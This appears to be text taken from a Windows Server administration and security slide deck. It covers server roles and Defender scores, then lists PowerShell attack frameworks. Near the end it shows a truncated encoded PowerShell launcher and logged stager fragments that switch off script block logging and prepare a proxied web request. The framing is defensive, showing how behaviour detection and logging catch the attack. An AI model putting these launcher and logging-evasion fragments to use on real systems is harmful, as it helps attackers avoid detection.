


```
PS C:\WINDOWS\system32> Restart-Service Spooler -v
```

```
VERBOSE: Performing the operation "Restart-Service" on target "Print Spooler (Spooler)".
```

\*Fixes 99% of printer problems

# WINDOWS SERVER





# SERVER CORE

```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\Administrator>start powershell


Administrator: Windows PowerShell
PS C:\Users\Administrator> Get-WindowsFeature

Name                           FeatureName            State
----                           -
RPC over HTTP Proxy             RPC-over-HTTP-Proxy    Available
Simple TCP/IP Services          Simple-TCP/IP           Available
SMB 1.0/CIFS File Sharing Support SMB1                    Installed
SMB Bandwidth Limit             RS-SMB1                 Available
SMTP Server                     SMTP-Server             Available
SNMP Service                    SNMP-Service            Available
SNMP WMI Provider               SNMP-WMI-Provider       Available
Telnet Client                   Telnet-Client           Available
Telnet Server                   Telnet-Server           Available
TFTP Client                     TFTP-Client             Available
User Interfaces and Infrastructure User-Interfaces-Infra   Available
  Graphical Management Tools and Infrastructure Server-Gui-Mgmt-Infra   Available
  Desktop Experience              Desktop-Experience      Available
  Server Graphical Shell          Server-Gui-Shell        Available
Windows Biometric Framework     Biometric-Framework     Available
Windows Feedback Forwarder      WFF                     Available
Windows Identity Foundation 3.5 Windows-Identity-Fou... Available
Windows Internal Database       Windows-Internal-Dat... Available
Windows PowerShell              PowerShellRoot           Installed
  Windows PowerShell 4.0          PowerShell              Installed
  Windows PowerShell 2.0 Engine   PowerShell-V2           Removed
  Windows PowerShell Desired State Configurati... DSC-Service             Available
  Windows PowerShell ISE          PowerShell-ISE           Available
  Windows PowerShell Web Access   WindowsPowerShellWeb... Available
Windows Process Activation Service WAS                     Available
  Process Model                   WAS-Process-Model       Available
  .NET Environment 3.5            WAS-.NET-Environment    Available
  Configuration APIs             WAS-Config-APIs         Available
Windows Search Service          Search-Service           Available
Windows Server Backup           Windows-Server-Backup    Available
Windows Server Migration Tools  Migration                Available
Windows Standards-Based Storage Management WindowsStorageManage... Available
Windows TIFF IFilter            Windows-TIFF-IFilter     Available
WinRM IIS Extension             WinRM-IIS-Ext           Available
WINS Server                     WINS                    Available
Wireless LAN Service            Wireless-Networking      Available
WoW64 Support                   WoW64-Support            Installed
XPS Viewer                      XPS-Viewer              Available

PS C:\Users\Administrator> Install-WindowsFeature -Name AD-Domain-Services
Success Restart Needed Exit Code      Feature Result
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True      No          Success      (Active Directory Domain Services, Remote ...
WARNING: Windows automatic updating is not enabled. To ensure that your newly-installed role or feature is
automatically updated, turn on Windows Update.


PS C:\Users\Administrator>
```

# ACTIVE DIRECTORY (AD)






# DYNAMIC HOST CONFIGURATION PROTOCOL(DHCP)





# FILE TRANSFER PROTOCOL (FTP)




# INTERNET INFORMATION SERVICES (IIS)




# SERVER MESSAGE BLOCK (SMB)



# DOMAIN NAME SERVICE (DNS)



# GROUP POLICY OBJECTS (GPO)




# SECURITY CONSIDERATIONS









# WINDOWS DEFENDER

- ▶ Built into Windows
- ▶ Behavior based/Signature based





# WINDOWS DEFENDER

	Industry average	November	December
<b>Protection against 0-day malware attacks, inclusive of web and e-mail threats (Real-World Testing)</b> 331 samples used	 99.1%	 100%	 100%
<b>Detection of widespread and prevalent malware discovered in the last 4 weeks (the AV-TEST reference set)</b> 20,428 samples used	 100%	 100%	 100%
<b>Protection Score</b>	<b>6.0/6.0</b>		

# POWERSHELL BASED EXPLOITATION


- ▶ “Living off the land”
- ▶ Open Source Tools
  - ▶ Bloodhound
  - ▶ Empire (BC-Security Branch)
  - ▶ Powerup
  - ▶ PoshC2
  - ▶ Death Star
  - ▶ And more...



PoshC2



# WHEN SIGNATURE DETECTION FAILS



```
launcher - Notepad
File Edit Format View Help
@echo off
start /b powershell -NonInteractive -noProfile -sta -w 1 -enco SQBGACgAJABQAFMAVgB1AHIAcWBJAG8AbgBUAGEAYgBMAEUAlgBQAFMAVgBFAHIAUwBJAE8AbgAuAE0AYQBqAG8AUgAgAC0ARwBFACAAMh
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ORF0F0d
<
```

# BEHAVIOR DETECTION SUCCEEDS

VirTool:PowerShell/Realm.A

Alert level: Severe

Status: Active

Date: 2/4/2020 12:17 PM

Category: Tool

Details: This program is used to create viruses, worms or other malware.

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Affected items:

amsi: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

OK



# WINDOWS DEFENDER + GROUP POLICIES

```
Username: NIMITZ\jim
RunAs User: NIMITZ\jim <--- User
Configuration Name:
Machine: HAWKEYE (Microsoft Windows NT 10.0.17763.0) <--- System Name
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive -noProfile -sta -w 1 -enco
QBTAGMACgBpAHAAdABCAGwAbwBjAGsASQBwAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAKAFYAYQBMA00AWwBD
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Process ID: 984
PSVersion: 5.1.17763.1
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17763.1
BuildVersion: 10.0.17763.1
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
*****
Command start time: 20200204122927
*****
PS>IF($PSVersIonTable.PSVErSIOn.Major -GE 3){$822=[ReF].AsSemBly.GetTYPE('System.Management.Automation.Utils')."GeTFIe`LD"('cachedGroupPolicySettings','N'+ 'onPublic,Static');If($822){$191=$822.GETVALUe($nUL1);If($191['ScriptB'+ 'lockLogg
(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$566.HEAdERS.Add('User-Agent',$u);$566.PROXY=[System.NET.WebReqUeST]::DEFaULTWebPROXY;$566.PROXY.CREdEntIals = [SYstEm.NeT.CrEdenTiaLCaChe]::DEFaULTNeTWORKCredEntiaLs;$Script:Pro
At line:1 char:1
